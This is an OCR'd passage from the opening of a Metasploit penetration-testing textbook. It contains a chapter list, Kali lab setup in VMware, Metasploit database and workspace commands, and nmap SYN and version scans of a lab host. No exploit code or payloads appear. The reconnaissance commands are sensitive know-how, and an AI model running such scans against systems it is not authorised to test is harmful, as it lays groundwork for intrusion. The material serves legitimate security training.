




Chapter 1: Approaching a Penetration Test Using Metasploit


Mastering Metasploit 3rd Edition
Recalling the Basics of Metasploit
Developing Modules in Metasploit
Fuzzing Applications and Developing Exploits Using Metasploit
Importing Third Party Exploits to Metasploit
Testing and Exploiting Services with Metasploit
Conducting Penetration Test using Metasploit and using External Tools within Metasploit
Advanced Client Side Exploitation using Metasploit and Scripting
Post Exploitation using Metasploit and Conducting Automated Metasploit Scans
Evading AVs, Firewalls, IDS and IPS using Metasploit
Converting Metasploit into a Weapon of Choice
Using and Customizing Armitage for Red Teaming
Tips and Tricks / Cheat Sheets



Reporting
Preinteractions
Post-
exploitation
Intelligence
gathering
Exploitation
Threat
modeling
Vulnerability
analysis


VMware Workstation 12 Player
Player
Home
Windows Server 2016
Ubuntu 64-Bit 16.04
OffsecVM-2017.2-20171023
Ubuntu 64-bit (Claire) Vul_W_80
Welcome to VMware Workstation 12 Player
Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.
Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.
Download a Virtual Appliance
Download a virtual appliance from the marketplace. You can then open it in Player.
Help
View online help.


Import Virtual Machine
Store the new Virtual Machine
Provide a name and local storage path for the new virtual machine.
Name for the new virtual machine:
Kali-Linux-2017.3-vm-amd64
Storage path for the new virtual machine:
E:\VMS\New Kali
Browse...
Help
Import
Cancel


VMware Workstation 12 Player
Player
Home
Kali-Linux-2017.3-vm-amd64
Windows Server 2016
Ubuntu 64-Bit 16.04
OffsecVM-2017.2-20171023
Ubuntu 64-bit (Claire) Vul_W_80
Kali-Linux-2017.3-vm-amd64
State: Powered Off
OS: Other
Version: Workstation 8.x virtual machine
RAM: 2 GB
Play virtual machine
Edit virtual machine settings

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database
.yml
Creating initial database schema
root@kali:~# msfdb start
root@kali:~#
```


root@kali:~# msfconsole
METASPLOIT CYBER MISSILE COMMAND V4
WAVE 4 ######## SCORE 31337 ################################ HIGH FFFFFFFF
https://metasploit.com
=[metasploit v4.16.17-dev]
+ -- --=[1703 exploits - 969 auxiliary - 299 post]
+ -- --=[503 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > ?

```
msf > search ping
[!] Module database cache not built yet, using slow search
```

```
msf > db_status
[*] postgresql connected to msf
msf > db_
db_connect        db_import         db_status
db_disconnect     db_nmap
db_export         db_rebuild_cache
```

```
msf > db_connect -h
[*]    Usage: db_connect <user:pass>@<host:port>/<database>
[*]       OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]        db_connect user@metasploit3
[*]        db_connect user:pass@192.168.0.2/metasploit3
[*]        db_connect user:pass@192.168.0.2:1500/metasploit3
msf >
```

```
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbosely
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information
```


```
msf > workspace -a AcmeTest
[*] Added workspace: AcmeTest
msf > workspace AcmeTest
[*] Workspace: AcmeTest
msf >
```


```
msf > db_nmap -sS 192.168.174.132
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-26 13:07 IST
[*] Nmap: Nmap scan report for 192.168.174.132
[*] Nmap: Host is up (0.0064s latency).
[*] Nmap: Not shown: 999 closed ports
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 80/tcp open  http
[*] Nmap: MAC Address: 00:0C:29:81:AE:B9 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
msf >
```

```
msf > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.174.132  80    tcp    http  open

msf > db_nmap -sV -p80 192.168.174.132
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-26 13:08 IST
[*] Nmap: Nmap scan report for 192.168.174.132
[*] Nmap: Host is up (0.00059s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
[*] Nmap: MAC Address: 00:0C:29:81:AE:B9 (VMware)
[*] Nmap: Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
msf > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.174.132  80    tcp    http  open   Apache httpd 2.4.7 (Ubuntu)

msf >
```

